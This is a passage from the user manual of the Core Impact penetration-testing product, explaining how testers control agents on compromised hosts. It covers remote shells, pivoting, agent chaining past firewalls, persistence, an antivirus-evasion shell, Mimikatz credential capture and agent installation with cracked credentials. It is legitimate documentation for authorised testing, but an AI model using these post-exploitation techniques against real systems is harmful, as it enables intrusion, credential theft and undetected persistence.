


figure 53 - Agents Summary

See [Interacting with WebApps Agents](#) for information on how to use WebApps Agents.

Interacting with Agents

You can perform several functions by right-clicking on an agent and selecting from the context menu.



The menu may vary depending on the type of agent, its current status and other global settings:

- [Set as Source](#): By default, the localagent is the source agent for all attacks. If a new agent is deployed on a host machine, you can set that agent as the source and all future attacks will be initiated from that agent. This process is referred to as *pivoting*. With a remote source agent, you can launch new Network and WebApps tests that might otherwise be less effective from the localagent. If, however, you want to simply

run a module using a remote agent, click on that agent (focus on it) and then run the desired module. The module will automatically attempt to run using the focused agent.

- [Uninstall](#) Allows you to uninstall a currently-connected agent.
- [Connect](#): Allows you to reconnect with a persistent agent.
- Create Remote Interface (requires PCAP plugin for Windows be installed): With this operation, you can create a VPN connection with the targeted host. With this tunnel in place, you can then run applications (besides Core Impact) that are on your local system and have them interface with the host. For example, if you were able to - through other testing steps - learn the user's email username and password, you could set up your own email client to use their credentials, demonstrating a severe breach potential.

With this remote interface, once the VPN connection is in place, your system is equally visible to the host and the host network, making your testing more prone to detection.

- [Shell](#): Executes a fully functional terminal on the host.
- [PowerShell Shell](#): Executes a fully functional PowerShell terminal on the host.
- [Mini Shell](#): Implements a limited set of commands on the host.
- [Python Shell](#): Executes a Python shell on the host.
- [Browse Files](#): Allows file browsing on the host.
- [Make Persistent](#): This option will install an agent in the filesystem of the compromised computer so that it can be used across system reboots for prolonged penetration tests.
- Install Pcap Plugin: Installs the Pcap plug-in on the selected agent to enable faster scanning and to add support for packet capture and packet injection to a remote pivoted agent.
- Shell with AV Evasion: Executes a shell via the agent. This shell contains antivirus evasion qualities that will reduce the chances that it will be detected by the host machine's AV processes.
- [Recover](#): This option can recover the connection to a non-persistent agent that was disconnected unexpectedly.
- [Set Reconnection Policy](#): Use this option to modify the Reconnection Policy for a specific agent - these settings override the global Reconnection Policy set in [Agents Options](#).
- [Update Connection Status](#): This option will gather performance statistics for a connected agent.
- Redeploy: Any agents that were previously active can be redeployed using this option. Core Impact will re-execute the exploits that were used to originally install the agent and, if successful, will re-active the agent.

- **Get Username:** If applicable, this action will execute the Get Current Username module and report back the current username in the Module Log tab of the Executed Modules pane.
- **Get Screenshot:** If applicable, this action will execute the Get Screenshot module and save a screen image of the host. The image will be visible in the Module Output tab of the Executed Modules pane.
- **Mimikatz:** If applicable, this action will execute the Mimikatz module and capture usernames and passwords on the host machine. Results will be shown in the Module Output tab of the Executed Modules pane.
- **Recent Modules:** This menu will show modules that you have recently executed so that you can easily repeat them for a selected agent.
- **Add Comments...:** Use the Add Comments... option to enter your own notes regarding the agent.
- **Delete:** Use this option to delete an agent from a host as well as from the entity view.
- **Properties:** This option will show properties of the agent in the Entity Properties pane.

The Shell

Agents can execute a fully functional terminal on the remote host. Select Shell from an agent's context menu to launch the Shell and you will have the ability to perform all functions that you could with `cmd.exe` on Windows or `/bin/sh` on a Unix system.





figure 54 - Running Info in a Shell

The Mini Shell

The Mini Shell uses a console-like interface to interact with an agent. Because the Mini Shell does not require the presence or availability of a shell in the remote host, it implements only a limited set of commands. One of the major benefits of using the mini shell is that it hides shell-like functionality from host intrusion detection systems that may trigger an alert when a

shell command is executed. The mini-shell also allows you to transfer files between the agent and your local computer, something the Shell does not permit. Select Mini Shell from an agent's context menu to launch the Mini Shell. Type `help` to get a list of valid Mini Shell commands.



```
mini-shell at localhost.localdomain - /
tmp
etc
root
usr
bin
home
initrd
lib
dev
opt
sbin
misc

/ # id
uid(0) euid(0) gid(0) egid(0)


/ # execute /bin/uname -a
----- EXECUTING FILE (Warning: This might fail silently with no output)
Linux localhost.localdomain 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686 i386 GNU/Linux
----- FILE EXECUTION COMPLETE

/ #
```

figure 55 - Running Commands in a Mini Shell

The Python Shell

In order to interface with the agent using a fully functional Python Shell, right-click on the agent and select Python Shell from the context menu. This shell will accept any valid python commands.




```
Python Shell: /localagent
Welcome to Python Shell. Using interpreter: /localagent
Type 'exit' to exit
>>> import os
>>> os.getpid()
2472
>>> os.getppid()
1
>>> import sys
>>> sys.version
2.5 (r25:41753, Jul 18 2007, 16:24:40) [MSC v.1400 32 bit (Intel)]
>>>
```

figure 56 - Python Shell

The File Browser

You can use the File Browser to browse files in the host where the agent is running. Files and complete folders can be uploaded to or downloaded from the target host's file system. To access the File Browser, right-click on the desired agent and select Browse Files from the context menu.

Using the File Browser toolbar , you can view/open a file, download or upload a file, or even delete a file in the remote system.





figure 57 - Browsing Files on an Agent

Setting Source Agents

When you run a module (see [Running Modules](#)) the Console automatically runs the module from the point of view of the agent that is currently set as the source agent. You can tell which agent is currently the source agent because it will be marked with boldface in the Entity View Panel of the Console.

You can make any agent the source agent at any time by right clicking on the agent in the Entity View and selecting the Set as source option from the context menu. Note that the agent needs to be in the "connected" state to be eligible for source agent status.

To return to the default setting of localagent as source agent, right click on localagent and select Set as Source or click on the Set localagent as source button () on the Entity View toolbar.

Remote Network Interface

Once an agent has been Set as Source, you can create a VPN connection with the targeted host. With this tunnel in place, you can then run applications (besides Core Impact) that are on your local system and have them interface with the host. For example, if you were able to - through other testing steps - learn the target user's email username and password, you could set up your own email client to use their credentials and access their mail servers, demonstrating a severe breach potential.






To set up this tunnel, set the agent as source as described in the previous section, then drag-and-drop the module Remote Network Interface onto the agent.

With this remote interface, once the VPN connection is in place, your system is equally visible to the host and the host network, making your testing more prone to detection.

Agent States

Agents exist in one of three states. The following table describes these agent states and shows the icon that represents each in the Entity View Panel of Core Impact's Console.



Agent States

Icon	State	Description
	Deployed but Disconnected	The agent has been successfully deployed in the remote system but it is not connected to the console.
	Deployed and Connected	An active communication channel exists between the console and the remote agent.
	Uninstalled	The agent has been removed from the remote system and is no longer active.
	Privileged Connection	An active communication channel exists between the console and the remote agent with Admin rights.
	Broken Link	A persistent agent that is currently disconnected but has a Reconnection policy set.

Making Agents Persistent

By default, agents are deployed in memory only and will not survive if the host system is rebooted. To prevent this, you can make an agent Persistent which will cause the agent to increase its presence on its host machine by creating a service and establishing itself in the host's file system. If you wish to configure an agent to be Persistent:


1. Right-click on the agent in the Entity View and select Make Persistent (An alternate method is to run the "Make agent persistent" module in the Agents module folder against the desired agent in the Entity View).



2. In the parameters window, select the connection method.

- Connect from target: A new TCP connection will be created originating from the remote agent on the target host back to the host where the current source agent is located. The Reconnection Policy that is set in [Agents Options](#) will determine the frequency and duration of the attempted reconnection.
- Connect to target: A new TCP connection will be created originating from the host where the source agent is located, terminating at the remote agent on the target host.
- HTTP Channel
- HTTPS Channel

Also select the PORT number. If you leave the port at 0, the connection will occur over the agent's original connection port.



3. Press the OK button.

A new agent will be created, representing the Persistent Agent.

NOTE:

This process requires that the remote agent has administrator privileges.

After an agent is made persistent, you will be able to reconnect it to its rebooted target host. To do this, after the host is rebooted:

1. Right click on the agent.
2. Select Disconnect.
3. Right click on the agent again.
4. Select Connect.

The agent will reconnect to the rebooted target host.

Connecting Agents

To connect a persistent agent that is in the unconnected state, right click on the agent in the Entity View Panel and select Connect. Because connecting an agent can be a complex technical task, the Console uses a built-in module called Agent Connect to connect to the agent.

You can view the status of the Agent Connect Module in the Executed Module Info Panel just as you can with any other executed module. Check the Module Log to see if an error occurred in the module's execution (refer to [the section called "Analyzing Module Output"](#) for information on how to consult module status and output).




figure 58 - Agent Connect Module - Module Log Panel Displaying Error Text

Uninstalling Agents

You can uninstall a connected agent from the remote system by right clicking the agent in the Entity View Panel and choosing the Uninstall command from the context menu.

Once you uninstall an agent, it is no longer available to you. However, the agent's entity remains in the database for logging and reporting purposes. You can remove it by right clicking over on the agent and selecting Delete. Note that if you choose to remove an agent in this manner, it will not be included in future reports.


NOTE:

Issuing a disconnect command to an in-memory agent (the default agent) effectively uninstalls that agent. Disconnecting from a persistent agent leaves the agent on the filesystem and allows you to reconnect to it at a later time. Deleting an agent removes it from the database, but it doesn't perform an uninstall on the target machine. Always uninstall before deleting an agent.

SQL, XSS and PHP Agents represent knowledge of how to exploit a vulnerability on a web page, they do not represent running code on the page/application. Therefore there is no need (or ability) to uninstall a WebApps Agent.

IPv4 and IPv6

Core Impact supports agent communication over both IPv4 and IPv6. In situations where you would like to launch modules that do not have a target specified, you might want to set your localagent to use a IPv6 address. For example, if you launch the Web Server module, and you want the server to listen on an IPv6 address, you would first want to follow the below steps to change your localagent from IPv4 (the default) to an IPv6 address. Follow these steps in the Network View of the entity database:

1. Right-click on the localagent. This is the item to which installed agents communicate back to in Core Impact.
2. From the right-click menu, click Select Host Address...
3. Click inside of the Value field where the current host IP address is listed (by default, this will be an IPv4 address) and click the ellipsis button () to the right of the host address.
4. Check the box next to the IPv6 (link-local) address for your network adapter.
5. Click the OK buttons until you've returned to the Core Impact workspace.




figure 59 - Switch to IPv6

Any agents deployed after making this change will communicate back to the localagent using the address you specified (either IPv4 or IPv6).

Deploying Agents

Agents are typically deployed when you launch an attack module to exploit a vulnerability or to exploit end-users' lack of security awareness (client-side social engineering attacks). Successful exploits deploy a new agent after compromising the target system. When an attack module creates a new agent and commits it to the Entity Database, the agent automatically appears in the module's output panel and inside the compromised host in the Entity View Panel.

You can also manually deploy agents by using a generic file-transfer-and-execute module or from outside of Core Impact's Console. If you choose to manually deploy an agent, you must register the agent's existence in the Entity Database or the Console will not recognize it. To register the agent, go to the Modules Tab and use the Register modules located in the Agents category.

There is no limit on the number of agents you can install on a single host.

Deploying an Agent Using Valid User Credentials

Core Impact can use a valid username and password to deploy an agent on a remote host. In contrast to agents deployed using the exploitation process, these agents are deployed not by exploiting a vulnerability but by logging into the target hosts with the specified username and password. This is especially useful when valid credentials are obtained from cracking password hashes gathered from a compromised host.

Agents can be deployed in this manner through a variety of different protocols. Utility modules for doing this can be found in the Agents folder of the Modules panel. Some examples of these modules are:

- **Install Agent using SMB:** Installs an agent by connecting to a network share.
- **Install Agent Using WMI:** Installs an agent using Windows Management Instrumentation.
- **Install an agent using ssh:** Installs an agent by connecting through SSH.
- **Install an agent using rlogin:** Installs an agent by connecting through rlogin. This module can take advantage of trust relationships created by `.rhosts` files.
- **Install an agent using telnet:** Installs an agent using the telnet service.
- **Install an agent using unix-portshell:** Installs an agent on a Unix target using a shell bound to a port.
- **Install an agent using VNC Protocol:** Installs an agent using the VNC protocol.
- **Install an agent using win-portshell:** Installs an agent on a Windows target using a shell bound to a port.

To deploy agents using a valid username and password, follow this procedure:

1. Select the desired target hosts for which you have a valid username and password.
2. Select the install module from the Agents folder that corresponds with the install protocol you wish to use.
3. Launch the module by dragging and dropping the module to the target host in the Entity View. This will evoke the Module Parameters .
4. Change the USER and PASSWORD parameters to the username and password for the target host and click OK.
5. A new agent with the privileges of the specified user will be installed on the target host. You can continue to work with this agent as usual.

Establishing Agent Communication Channels

Core Impact's Console must establish a communication channel with each agent in order to control it. Communication channels are established in a number of different ways depending on the agent deployment method and agent type.

When agents are deployed by an exploit module or a utility module, the exploit's Agent Connection/CONNECTION METHOD parameter will control the way the communication channel is established. Agents will use a TCP connection as a communication channel. The options available for the **Agent Connection/CONNECTION METHOD** parameter are:

- **Connect to target.** A new TCP connection will be created originating from the host where the current source agent is located, terminating at the remote agent on the target host. The **Agent Connection/PORT** parameter will control the specific TCP port where the remote agent will listen for incoming connections from the source agent.

If Core Impact is running on a computer behind a NAT device (such as a home DSL router), a connection method different than "Connect to" will not be effective right away. To support "Connect from", "Reuse connection" and "HTTP channel" in this scenario, activate the NAT support using the Network section of the Options Dialog Box. Open the Options Dialog Box by selecting Tools > Options from Core Impact's main menu. Refer to [Network Options](#) for a description of these settings.

- **Connect from target.** A new TCP connection will be created originating from the remote agent on the target host back to the host where the current source agent is located. The **Agent Connection/PORT** parameter will control the specific TCP port to which the remote agent will attempt to connect to on the source agent host. If the specified port is already in use by another exploit, the agent connector has the ability to reuse that same port. Some client-side exploits will attempt to use the HTTP Connect feature first when "Connect from" is selected. See [HTTP Connect Channel](#) for more information on HTTP Connect.
- **Reuse connection.** The agent will reuse the same TCP connection that was used to deliver the attack. For instance, if the agent is deployed using an attack against a web server listening on TCP port 80, the agent will use that initial connection to communicate back to the Console.
- **HTTP channel.** A new HTTP connection will be created from the remote agent on the target host to the host on which the HTTP Tunnel resides. In the cases where the remote host has a HTTP proxy defined, the remote agent will connect to the HTTP Tunnel end point through the configured proxy. Additional settings related to this connection method can be configured within the "HTTP Tunnel" section in the module's parameters. See [HTTP Tunnel Channel](#) for more information.
- **HTTPS channel.** A new HTTPS connection will be created from the remote agent on the target host to the source agent. Additional settings related to the HTTPS Channel can be configured in [Agents Options](#).

The HTTPS connection method will work on Windows target hosts if one of the following conditions is met:

- The OS version is older than Windows Vista
- If Windows Vista or newer, the Check for server certificate revocation is unchecked in the Security section of the Advanced tab of the Internet Control Panel. This setting is enabled by default.
- If Windows Vista or newer with the Check for server certificate revocation enabled, the target host has Internet access directly or through a proxy server.

Agent Expiration Date

Several modules that deploy agents will offer a **Agent Expiration** and **Agent Expiration Date** configurations so that, at the defined date and time, the agent will automatically uninstall from its host. Setting the **Agent Expiration** to **Use global settings** will inherit the global Agent Expiration settings in [Options - Agents](#). You can see this option in the below example module **Install Agent using unix-portshell**:




figure 60 - Agent Expiration Date

Agent Chaining

Agent chaining allows you to connect to a newly-installed agent behind a firewall using an existing, connected agent's communication channel. As you deploy successive agents, chaining allows the Console to maintain a single connection versus many.




figure 61 - Agent Chaining Example

The diagram above demonstrates the necessity of agent chaining. Chaining becomes even more critical if your network employs packet filtering. For example, the scenario illustrated above might include a packet filter in the DMZ network that filters connections from the Internet to the internal private network. In this case, once a host in the DMZ was compromised, the only way in which you could connect to agents inside the internal network would be to re-use the original agent's channel.

Agents are "chained" to the agent that was set as source when they were connected. Typically this means that agents are chained directly to the localagent (the Console), but the chaining relationship automatically changes as you change source agents. This behavior is referred to as implicit chaining.

Remember, if you want to simply run a module using a remote agent, click on that agent (focus on it) and then run the desired module. The module will automatically attempt to run using the focused agent.

Viewing Agent Chains

If you switch source agents often, it is easy to lose mental track of current agent chains. To view agent chains, use the Show agent chaining route module located in the Agents category on the Modules Tab of the Console to obtain agent chaining information. This module receives an agent as its target and displays the current route used to reach it. The following example includes typical information displayed on the Module Log Panel after running this module.

```
Module "Show agent chaining route" started execution on Wed
Mar 20 20:37:18 2002
Chaining route for agent: agent(5)
/localagent -> agent(1) -> agent(2) -> agent(5).
--
Module finished execution after 1 secs.
```

Re-routing Agent Chains

Once you establish a chaining route to an agent, Core Impact will attempt to reconstruct that route each time the agent is reconnected. To reset the chaining route for an agent, follow this procedure.

1. Run the Delete agent chaining route module against the agent (Modules Tab/ Agents category).
2. Enter the new agent's name in the Value column, or use the ellipsis button to the right of the field to select it and click OK. If you leave the proxy agent value for the new

agent blank, the next time that the agent is connected a new route will be set with the current source agent.

3. Click OK. The module will execute and information about the agent route is displayed in the Executed Module Info Panel of the Console.

Using Agent Plug-ins

Agents can use plug-ins to add functionality to a deployed agent. The following plug-ins are available and, once installed on an agent, extend that agent's capabilities for as long as it exists. Plug-ins are automatically removed when the agent is uninstalled:

- **PCAP.** Provides packet-capture capabilities for the agent. An agent with the PCAP plug-in can execute modules that require packet capture (for example, Port Scanner - Fast SYN, Password Sniffer or Network Discovery - Passive). Only the local agent and agents with this plug-in installed can execute modules that require packet capture. For convenience, this plug-in can be installed by right-clicking on an agent and selecting Install Pcap Plugin.

The PCAP plug-in requires the presence of a packet-capture driver (WinPcap) in Windows hosts. If there is no version of WinPcap installed on the machine, the driver is installed and removed when the PCAP plug-in is installed/uninstalled.

- **TCP Proxy.** Allows you to create TCP tunnels from Core Impact's Console to the agent. By taking advantage of this plug-in, you can redirect a local TCP port in the computer running Core Impact to a remote TCP port on the other side of the agent. Use the TCP Proxy Plugin module in the Agents/Plugins module folder to open new TCP tunnels. You will then be able to tunnel SSH traffic through that machine and pass it along to an SSH server.
- **HTTP Proxy over TCP Proxy.** If the TCP Proxy plugin is already installed on the agent, you can use the HTTP Proxy over TCP Proxy plugin to browse a web server that is visible from the agent's host machine.

You can install or remove plug-ins using the modules in the Agents/Plugins/Install module folder.

Recovering Agents

If you have a Reconnection Policy established for an agent (see [Set Reconnection Policy](#) or [Agents Options](#)), then you can use the Recover option to attempt to reconnect to an agent that has unexpectedly lost its connection to the Core Impact console.

Set Reconnection Policy

By default, if an agent is not set to be persistent, and there is no reconnection policy, then the agent automatically self-destructs when it loses connectivity to Core Impact's source agent, even if the connection is disrupted for only an instant. To prevent this, you can set a Reconnection Policy for the agent and then determine how that agent attempts to reconnect to the Core Impact console following an unexpected disconnection. Using the Set Reconnection Policy option overrides any global reconnection settings in [Agents Options](#).

To update an agent's reconnection policy:

1. Right-click on the agent.
2. Select Set Reconnection Policy. The module's parameters will appear.
3. Set the parameters of the policy and click the OK button.
 - **ENABLE POLICY:** This should be set to true if you want the agent to be able to reconnect to its source agent following an unexpected disconnection.
 - **CONNECTION TYPE:** This should be set to Connect From if the Connection Policy is enabled. This means that the agent will try to initiate a connection back to the source agent.
 - **RETRY INTERVAL:** This value determines how often an agent should attempt to connect back to the Core Impact console.
 - **RETRY TIMEOUT:** This value determines how long the agent should attempt to connect back to the Core Impact console.
 - **AGENT PORT:** The port on which you would like the reconnection to occur. Enter 0 to reuse the agent's original connection port.

